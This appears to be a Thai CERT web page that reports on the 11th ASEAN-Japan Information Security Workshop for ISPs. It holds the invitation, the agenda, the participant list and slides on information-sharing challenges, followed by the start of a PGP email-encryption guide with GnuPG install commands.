
กระทรวงกิจการภายในและการสื่อสาร ประเทศญี่ปุ่น (The Ministry of Internal Affairs and Communications (MIC), Japan) ได้มีหนังสือเชิญให้ประเทศไทยส่งตัวแทนในการบรรยาย ในเรื่องเกี่ยวกับความมั่นคงปลอดภัยไซเบอร์ ในงาน 11th ASEAN-Japan Information Security Workshop for ISPs online โดยมีรายละเอียดตามเอกสารแนบท้าย 1 โดย พ.ท.พิศุทธิ์ ม่วงสมัย Technical lead, ศูนย์ TTC-CERT ได้ตัวแทนประเทศไทยในการบรรยายในหัวข้อเรื่อง Challenges in information sharing for TTC-CERT เมื่อวันพุธที่ 19 มกราคม 2564 โดยมีรายละเอียดการจัดงานตามเอกสารแนบท้าย 2

ทั้งนี้ วัตถุประสงค์ในการบรรยาย เพื่อต้องการให้ผู้เข้าร่วม Workshop เข้าใจถึงปัญหาและวิธีการแก้ไขปัญหาเกี่ยวกับเรื่องของการแชร์ข้อมูลข่าวสารระหว่างองค์กรที่ดำเนินการโดยศูนย์ TTC-CERT อีกทั้งการบรรยายในเวทีดังกล่าวจะช่วยให้สามารถระดมความคิดเห็นจากผู้เชี่ยวชาญจากประเทศญี่ปุ่นและประเทศในอาเซียนที่มีประสบการณ์ในการแชร์ข้อมูลข่าวสารระหว่างองค์กรอีกด้วย รายละเอียดข้อมูลในการนำเสนอตามเอกสารแนบท้าย 3

ภาพบรรยากาศงาน 11th ASEAN-Japan Information Security Workshop for ISPs online




Secretariat
Co-Host 2
Host
Participants (51)
Secure System Development Lifecycle –
Security by Design Framework
Phases
Processes
Activities
Risk Management Framework
- SBD Phases
- Activities under Processes
- Security Processes
- Control Gates


4. ISAC 5 pages summary
ICT-ISAC JAPAN
ISAC model diagram
What is NOTICE
Added organization name-ISAC model diagram
Example: NOTICE Initiative

Secretariat
Co-Host 2
Host
Addressing 5G Security Challenges
• Secure by Design
➢ Apply Security-by-Design principles in developing 5G networks
➢ Threat modelling
➢ Security architecture, configuration & operations
• Security Automation and Orchestration
• Enhancing IoT Cybersecurity
➢ Cybersecurity Labelling Scheme (CLS)
➢ Development of IoT Threat Analytics Platform
• Skill development to support 5G rollout and cybersecurity

เอกสารแนบท้าย 1

Subject: <ASEAN-Japan> Official Announcement of the Workshop 2021
From: "ASEAN-JAPAN Information Security Workshop Secretariat" <asean-japan@mewlabo.jp>
Date: 12/17/20, 3:57 PM
To: "Mr. Pisut Muangsama" <Pisut4152@hotmail.com>
CC: "Mr. Pisut Muangsama" <pisut.mu@rtarf.mi.th>, "ASEAN-JP-WS" <asean-jp-ws@ict-isac.jp>

Dear Mr. Pisut Muangsama,

This is the secretariat of the ASEAN-Japan Information Security Workshop for ISPs.

Now it is officially announced the 11th ASEAN-
Japan Information Security Workshop for ISPs will be held online from January 19 to January 20, 2021.

<the 11th ASEAN-Japan Information Security Workshop>

Date: January 19-20, 2021

Venue: Online (Zoom)

Host: Ministry of International Affairs and Communication (MIC), Japan

Participants: **ASEAN** about 40 people from ISPs and government
JAPAN about 20 people from ICT-ISAC and MIC, Japan

Please note all participants must be joined in Slack **"Asean-Japan Project 2020"** (aseantalk.slack.com) in advance.

Workshop Program

January 19th Tues. 11:30-17:30 **(JST)**

Presentation from each country (ISPs) addressing cybersecurity threats and countermeasures, including case studies on topics discussed in the slack (general information sharing, DDoS attacks, IoT security, ISAC establishment). Each country will have 15 minutes for presentation and 5 minutes for Q&A.

January 20th Wed. 11:30-13:30 **(JST)**

Table-top Cybersec urity exerc ise
This exercise is designed for ISPs, however, government officials could join the exercise upon your request (no observation).

See more details in the attached document.

We would like to ask for your cooperation in the following

1) Please send your photo and your nickname (short one) as we create a participants list so we could find who's who.

2) Presentation material (such as PowerPoint, PDF) should be submitted to us by **January 5th, 2021**.

You could reply by e-mail or DM me in Slack.

More details would be provided in January.

If you have any further questions please do not hesitate to contact us.

Thank you for your kind cooperation in advance.

Best regards,

Mayumi

==========

ASEAN-JAPAN Information Security Workshop
Secretariat
Mayumi HIRATA (Ms.)
E-mail:asean-japan@mewlabo.jp
Phone :+81-80-3012-7816

==========

Attachments:

11th_ASEAN-Japan_Information_Security_Workshop_program.pdf	152 KB

11th_ASEAN-Japan_Information_Security_Workshop_program.pdf	152 KB

เอกสารแนบท้าย 2

MIC
Ministry of Internal Affairs and Communications

The 11th ASEAN-JAPAN Information Security Workshop for ISPs

GUIDEBOOK

January 19-20, 2021, Online

Host

Ministry of Internal Affairs and Communications (MIC), Japan

https://www.soumu.go.jp

Organizer

ICT-ISAC Japan
8F Sakura Bldg.
2-5-5 Toranomon, Minato-ku,
Tokyo 105-0001, Japan
https://www.ict-isac.jp

Contact

ASEAN-JAPAN Information Security Workshop for ISPs Secretariat
Ms. Mayumi Hirata

Email: asean-japan@mewlabo.jp
Phone+81-80-3012-7816 (Japan)

Time

Time difference (time shown in JST)

Time difference from Japan
-1 → 1hour behind Japan
(11:00 a.m. when it is noon in Japan)

Agenda

【Day 1】19th January
Workshop Online

JST	19th Jan.
11:30-11:35	Opening Remark **Mr. KONO Yuki** Ministry of Internal Affairs and Communications (MIC), Japan
11:35-11:50	Invited Talk **"Updates on Cybersecurity Measures in Japan"** **Mr. KONO Yuki** MIC, Japan
11:50-13:30	**Session 1** **Presentation from each country (1) (20 min X 5)**
11:50-12:10	Presentation from **Brunei** **"Brunei Darussalam Country Update"** **Mr. Mohd Zeremy Mohd Wazery** Cyber Security Brunei (CSB), Ministry of Transport and Infocommunications (MTIC) **"Cyber Security Operation in UNN"** **Mr. Abdul Aziz Haji Ibrahim** UNN
12:10-12:30	Presentation from **Cambodia** **"CYBERSECURITY IN CAMBODIA"** **Mr. OUK Visal** Official of ICT Security Department, Ministry of Post and Telecommunications

Agenda

【Day 1】19th January
Workshop Online

JST	19th Jan.
12:30-12:50	Presentation from **Indonesia** **"How Indonesia ISP Contribute to the ICT Security"** **Mr. Yunianto** PT. Cyber Network Indonesia
12:50-13:10	Presentation from **Laos** **"Incident report DDoS attacks in ETL Network"** **Mr. Vilaysak Phimmasone** ETL
13:10-13:30	Presentation from **Malaysia** **"DETECTING & RESPONDING TO EMERGING THREATS"** **Mr. Muhammad Muslim Mansor** Celcom Axiata Berhad
13:30-14:30	**Lunch Break**
14:30-16:10	**Session 2** **Presentation from each country (2) (20 min X 5)**
14:30-14:50	Presentation from **Myanmar** **"Cyber Security Issues of Myanmar ISPs"** **Mr. Sithu Aung** AGB Communications **Mr. Chan Mya Oo** Fortune Broadband
14:50-15:10	Presentation from **Philippines** **"CERT PH RESPONSE AND COUNTERMEASURES ON CYBERTHREATS AFFECTING ISP"** **Mr. GEORGE P. TARDIO** DICT

Agenda

【Day 1】19th January
Workshop Online

JST	19th Jan.
14:30-16:10	**Session 2** **Presentation from each country (2) (20 min X 5)**
15:10-15:30	Presentation from **Singapore** **"11th ASEAN JAPAN ISP WORKSHOP"** **Mr. Hu Shiek Koon** M1
15:30--15:50	Presentation from **Thailand** **"Challenges in information sharing for TTC-CERT"** **Mr. Pisut Muangsama** Thailand Telecommunications Sector CERT
15:50--16:10	Presentation from **Vietnam** **"VNPT security posture in 2020 and Protection of critical information infrastructure"** **Mr. Le Pham Minh Thong** VNPT IT
16:10-16:30	**Break**
16:30-16:50	Session 3 Presentation from **Japan** **"Outline of ICT-ISAC, and Slack communication"** **Mr. HIKICHI Nobuhiro** ICT-ISAC
16:50- 17:30	Session 4 Presentation from **Japan** **"Review of Discussions within Slack"** **Mr. KIYOMOTO Shinsaku** ICT-ISAC

Agenda

【Day 2】20th January
Workshop Online + Cybersecurity Exercise

JST	20th Jan.
11:30-13:20	Session 5 **Wrap-up Session** **Chair : Mr. NAKAO Koji** NICT
13:20-13:30	Closing Remark **Mr. MORI Takato** MIC, Japan
13:30-14:30	**Lunch Break**
14:30-16:30	**Cyber Attack Exercise**

Participants

Country	Title	Name	Nickname	PHOTO	Organization
Burunei	Mr.	Abdul Aziz Haji Ibrahim			UNN
Burunei	Mr.	Muhammad Sherbini Husaini	Ben		UNN
Brunei	Mr.	Ahmad Mu'azzam Lim Abdullah	mu'azzam		Cyber Security Brunei (CSB), Ministry of Transport and Infocommunications (MTIC)
Brunei	Mr.	Mohd Zeremy Mohd Wazery	zeremy		Cyber Security Brunei (CSB), Ministry of Transport and Infocommunications (MTIC)
Cambodia	Mr.	Moeun Sokchen			Cogetel (ONLINE)
Cambodia	Mr.	Sim Sitha			EZECOM
Cambodia	Mr.	Horm Lyhongny			Official of National Information Infrastructure Department, Ministry of Post and Telecommunications
Cambodia	Mr.	OUK Visal	Visal		Official of ICT Security Department, Ministry of Post and Telecommunications
Indonesia	Mr.	Yunianto			PT. Cyber Network Indonesia (ISP)
Indonesia	Mr.	Rachmad Nugroho			PT. Biznet Network (ISP)
Indonesia	Mr.	Adi Nugroho			IDSIRTII-BSSN
Indonesia	Mr.	Satryo Suryantoro			BSSN

Participants

Country	Title	Name	Nickname	PHOTO	Organization
Laos	Mr.	May Phakonekham			LTC (Lao Telecommunication Company)
Laos	Mr.	Vilaysak Phimmasone	sack		ETL (ETL company Limited)
Laos	Mr.	Alexai Siphone	Alex		LaoCERT/MPT
Laos	Mr.	Sayananh Koumphol			LaoCERT/MPT
Malaysia	Mrs.	Azilawati Shuhaimi	Azila		Telekom Malaysia
Malaysia	Mr.	Muhammad Muslim Mansor			Celcom
Malaysia	Mr.	Mohamad Haizzat Zainal Abidin	Haizzat		Malaysian Communications and Multimedia Commission
Malaysia	Ms.	Noor Aishah Mohamed	Noor		National Cyber Security Agency
Myanmar	Mr.	Chan Mya Oo			Fortune Broadband
Myanmar	Mr.	Sithu Aung			AGB Communications
Myanmar	Ms.	La Wunn Yee	La Wunn		National Cyber Security Center, Information Technology and Cyber Security Department, Ministry of Transport and Communications
Myanmar	Ms.	Thin Nandar Aung	Thin		National Cyber Security Center, Information Technology and Cyber Security Department, Ministry of Transport and Communications

Participants

Country	Title	Name	Nickname	PHOTO	Organization
Philippines	Mr.	George Tardio			DICT
Philippines	Mr.	Jose Carlos Reyes			DICT
Philippines	Mr.	Rogelio Tiglao			DICT
Philippines	Mr.	Alwell C. Mulsid			DICT
Singapore	Mr.	Benjamin T P Tan	btptan		TPG Telecom (Singapore)
Singapore	Mr.	Hu Shiek Koon	Shiek		M1
Singapore	Mr.	Joseph Tye			IMDA Singapore
Singapore	Mr.	Justin Tan			IMDA Singapore
Thailand	Mr.	Pisut Muangsama	Hat		Thailand Telecommunications Sector CERT
Thailand	Mr.	Wira Ratanasangsathien	Wira		Chief of Cyber Security Working Group, The Telecommunications Association of Thailand
Thailand		Gp.capt Amorn Chomchoey			Royal Thai Air Force Cyber Center
Thailand	Mr.	Thongchai Sangsiri			Electronic Transactions Development Agency

Participants

Country	Title	Name	Nickname	PHOTO	Organization
Vietnam	Mr.	Lê Phạm Minh Thông	Thông		Cybersercurity Center, VNPT-IT
Vietnam	Mr.	Nguyen Van Thanh			Viettel Cyber Sercurity Company
Vietnam	Mr.	Lưu Minh Trí			Authority of Information Sercurity, MIC
Vietnam	Mr.	Vũ Việt Hùng			VNCERT
Japan	Mr.	UMINO Atsushi			MIC, Japan
Japan	Mr.	KONO Yuki			MIC, Japan
Japan	Mr.	KASHIWAGI Osamu			MIC, Japan
Japan	Mr.	MORI Takato			MIC, Japan
Japan	Mr.	NAKAO Koji	Koji		NICT
Japan	Mr.	HIKICHI Nobuhiro	Hikkie		ICT-ISAC

Participants

Country	Title	Name	Nickname	PHOTO	Organization
Japan	Mr.	NORITAKE Satoshi	Satoshi		ICT-ISAC
Japan	Mr.	UEHARA Mochihiro	Mitch		ICT-ISAC
Japan	Mr.	SAITO Kazunori			ICT-ISAC
Japan	Mr.	KAMBARA Tomoyuki	Kambara-san		ICT-ISAC
Japan	Mr.	KIYOMOTO Shinsaku	Shinsaku		KDDI
Japan	Mr.	SAITO Mamoru			IIJ
Japan	Mr.	IITSUKA Takeyoshi			KDDI
Japan	Mr.	MIURA Yuta			KDDI
Japan	Mr.	MATSUMOTO Katsuyuki			SoftBank
Japan	Ms.	LI Yuli			SoftBank

Participants

Country	Title	Name	Nickname	PHOTO	Organization
Japan	Mr.	MOMOI Yasunari			IIJ
Japan	Mr.	TERADA Masato			HITACHI
Japan	Mr.	HAMADA Hiroyuki			HITACHI
Japan	Mr.	HATADA Mitsuhiro	Mitsuhiro		NTT
Japan	Mr.	ENOKI Yoshinori			Trend Micro
Japan	Mr.	MIYAKE Yutaka			KDDI Research
Japan	Ms.	YANO Yukiko			NEC
Japan	Ms.	HIRATA Mayumi	Mayumi		MEWLABO

Public TLP:WHITE

Challenges in information sharing for TTC-CERT

Thailand Telecommunications Sector CERT

Public TLP:WHITE

About TTC-CERT

- TTC-CERT = Thailand Telecommunications CERT
- Telecommunications sector CERT for Thailand
- Official point of contact for dealing with computer security incidents in Thai telecommunications sector community.
- Founded in Sept 2020
- TTC-CERT collaborates with telecommunication sector, organizations, and other relevant entities to build trust in order to implement information sharing within the telecommunication sector.

Public TLP:WHITE

Issues in information sharing

- Collaboration and trust between members
- Legal limitation
- Enforcing of information sharing policy
- Reputation risk
- Lack of human resource
- Lack of knowledge

Public TLP:WHITE

Dealing with the issues

- Implement trust-building activities for members
- Give recognition to those who share information
- Encourage members to understand the relevant laws
- Encourage the government to provide legal immunities against liability
- Collaborate with members to create information sharing policy
- Develop human resource plan and skill requirements

Public TLP:WHITE

Questions / Suggestions / Advice

About TTC-CERT

- TTC-CERT stand for Thailand Telecommunications Sector CERT
- TTC-CERT is a center for coordination and exchange of threat intelligence between telco and other organizations to raise awareness coordinate during the incident in the telecommunication industry.
- We are an official point of contact for dealing with computer security incidents in Thai telecommunications sector community and founded in September 2020 (5 months we are still baby)
- We also collaborate with the telecommunication sector, organizations, and other relevant entities to build trust in order to implement information sharing within the telecommunication sector.

The issues and problems we encounter in information sharing

The first issue is Collaboration and trust between members

- We had a feeling of trust and distrust can change over time
- And collaboration cannot be presumed to take place 'naturally', but it needs collective efforts by both parties.
- Also, Information sharing is indispensable for the development of trust and long-term orientation of collaborative relationships
- Trust and collaboration are dependent on information sharing among members, and trust alone cannot take place without information sharing. Information sharing assists the members to establish a long-term orientation of their relationship. We have to make a lot of effort to get members to share information, which is not easy

The second issue is Legal limitation

- Because, we had Personal Data Protection law in Thailand, and some data may be linked to personal data, resulting in the unwillingness to share information with each other.
- Some ISP and Telco may not want to share information with the regulator because sharing some information may result in legal penalties and no protection law

The third issue - Enforcing the information-sharing policy

- The information-sharing policy and enforcement of policy are difficult to enforce effectively.

- We exchange information voluntarily, without any legal obligation, so it is difficult and impossible to force members to share information.

The fourth issue - Reputation risk

- The private sector's concerns about liability, reputation risk, and privacy. So when their system got hack, they don’t want anyone to know that their system was compromised.

The fifth issue - Lack of human resource

- Every organization has a problem with this, so I don't want to explain much

The last issue - Lack of knowledge

- We lack the knowledge to conduct analysis and produce actionable threat intelligence

To Dealing with the issues

- We implement trust-building activities for members to achieve trust such as training, workshop, outing, CTF, and socializing among members
- When we have a change, we always give recognition to those who share information both at the technical level and at the board level
- We encourage members to understand the relevant laws so that members have confidence in sharing information and comply with the law.
- We will try to encourage the government to provide legal immunities against liability when they exchange cyber threat information voluntarily with other private entities or with the government
- We also collaborate with members to create information sharing policy so that the policy is acceptable among members
- Lastly, we develop human resource plan and skill requirements to ensure that in the future we will have the skill that is sufficient to perform the task.

คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย

Episode 1 (1 พ.ค. 2564)


PGP คืออะไร และทำงานอย่างไร

PGP (Pretty Good Privacy) เป็นโปรแกรมสำหรับใช้ในการเข้ารหัสข้อมูลดิจิทัลที่สร้างโดย Phil Zimmermann ในปี พ.ศ.2534 ซึ่ง Phil Zimmermann เคยดำรงตำแหน่ง Special Director of Computer Professionals for Social Responsibility (CPSR) ในห้วงปี พ.ศ.2540 - 2543 ทั้งนี้ Phil Zimmermann ได้พัฒนา PGP ขึ้นมาเพื่อส่งเสริมการแก้ไขปัญหาความเป็นส่วนตัวในยุคดิจิทัลในขณะนั้น โดยในปัจจุบัน PGP ได้ถูกใช้กันอย่างแพร่หลายในการ ลงลายเซ็นดิจิตอล(sign) การเข้ารหัส (encrypt) และการถอดรหัส (decrypt) อีเมล เอกสาร ข้อความ และไฟล์อื่น ๆ อีกด้วย


คู่มือการใช้งาน PGP ฉบับนี้ มีจุดมุ่งหมายเพื่อช่วยให้ผู้อ่านสามารถใช้งานซอฟต์แวร์เพื่อนำ PGP มาใช้งานในชีวิตการทำงานได้สะดวกมากยิ่งขึ้น โดยเฉพาะใช้ในการส่งข้อมูลที่มีความอ่อนไหวให้กับศูนย์ TTC-CERT ทั้งนี้ feature ของ PGP ที่แนะนำในคู่มือการใช้งาน PGP ฉบับนี้ คือสิ่งที่ผู้อ่านต้องเรียนรู้และทำความเข้าใจเพื่อให้สามารถใช้งานซอฟต์แวร์เพื่อนำ PGP ไปใช้ในการปกป้องความเป็นส่วนตัวและใช้ในการส่งข้อมูลที่มีความอ่อนไหวให้กับศูนย์ TTC-CERT และ/หรือระหว่างสมาชิก แต่อย่างไรก็ตาม หากต้องการใช้งาน PGP ได้อย่างมีประสิทธิภาพและประสิทธิผลสูงสุดผู้อ่านจะต้องใช้เวลาในการอ่านและทำความเข้าใจคู่มือที่มาพร้อมกับโปรแกรม ซึ่งผู้อ่านสามารถดาวน์โหลดคู่มือสำหรับ PGP แต่ละเวอร์ชันได้จากเว็บไซต์ PGP International ที่ http://www.pgpi.didisoft.com/doc/

PGP เป็นระบบเข้ารหัสแบบ hybrid cryptosystem เมื่อผู้ใช้งานทำการเข้ารหัสข้อความธรรมดา (plaintext) ด้วย PGP นั้น PGP จะบีบอัด plaintext เป็นอันดับแรก การบีบอัดข้อมูลนั้นจะช่วยประหยัดเวลาในการส่งข้อมูลและพื้นที่บนฮาร์ดดิสก์ และที่สำคัญกว่านั้นคือเพิ่มความปลอดภัยในการเข้ารหัส

จากนั้น PGP จะสร้าง session key ซึ่งเป็นกุญแจแบบใช้ครั้งเดียว ซึ่ง session key นี้ เป็นตัวเลขแบบสุ่มที่สร้างขึ้นจากการเคลื่อนไหวแบบสุ่มของเมาส์และการกดแป้นพิมพ์ที่ผู้ใช้งานพิมพ์ โดย PGP จะใช้ session key นี้รายการเข้ารหัส plaintext ด้วยผลลัพธ์ที่ได้จากการเข้ารหัสจะเรียกว่า ciphertext เมื่อข้อมูลถูกเข้ารหัสเรียบร้อยแล้ว session key จะถูกเข้ารหัสโดยกุญแจสาธารณะ (public key) ของผู้รับข้อมูล ทั้งนี้ session key ที่เข้ารหัสด้วยกุญแจสาธารณะ (public key) นี้ จะถูกส่งพร้อมกับ ciphertext ไปยังผู้รับ โดยมีรายละเอียดตามภาพ



สำหรับการถอดรหัสโดย PGP นั้นจะทำงานในทิศทางตรงข้าม ผู้รับข้อมูลแบบ ciphertext ปลายทางจะใช้กุญแจส่วนตัว (private key) เพื่อถอดรหัส session key จากนั้น PGP จะนำ session key ที่ถูกถอดรหัสเรียบร้อยแล้วไปใช้ในการถอดรหัส ciphertext เพื่อถอดรหัสข้อมูลที่ผู้ส่งข้อมูลส่งมาให้เป็น plaintext โดยมีรายละเอียดตามภาพ



การติดตั้ง PGP software

สำหรับระบบปฏิบัติการ Windows ศูนย์ TTC-CERT แนะนำให้ใช้โปรแกรม Gpg4win สามารถ download มาใช้ฟรีได้ที่ https://gpg4win.org/ และดำเนินการติดตั้งตามลำดับ

ในส่วนของระบบปฏิบัติการ Unix, Linux, หรือ macOS ศูนย์ TTC-CERT แนะนำให้ใช้โปรแกรม GnuPG สามารถดำเนินการติดตั้งได้ โดย

(1) ระบบปฏิบัติการแบบ Red Hat/CentOS ใช้คำสั่ง

```
$ yum install gnupg
```

(2) ระบบปฏิบัติการแบบ Ubuntu/Debian ใช้คำสั่ง

```
$ sudo apt-get install gnupg
```

(3) ระบบปฏิบัติการแบบ Mac OS ใช้คำสั่ง

```
$ brew install gnupg
```

การสร้างกุญแจสาธารณะ (Public PGP key) และกุญแจส่วนตัว (Private PGP key)


ในการเริ่มต้นใช้งาน PGP ผู้ใช้งานจะต้องสร้างกุญแจสาธารณะ(Public PGP key) และกุญแจส่วนตัว (Private PGP key) ก่อน โดยวิธีการสร้างกุญแจดังกล่าวจะแตกต่างกันไปในแต่ละโปรแกรม ดังนี้

การสร้างกุญแจสาธารณะ (Public PGP key) และกุญแจส่วนตัว (Private PGP key) โดยใช้โปรแกรม Gpg4win

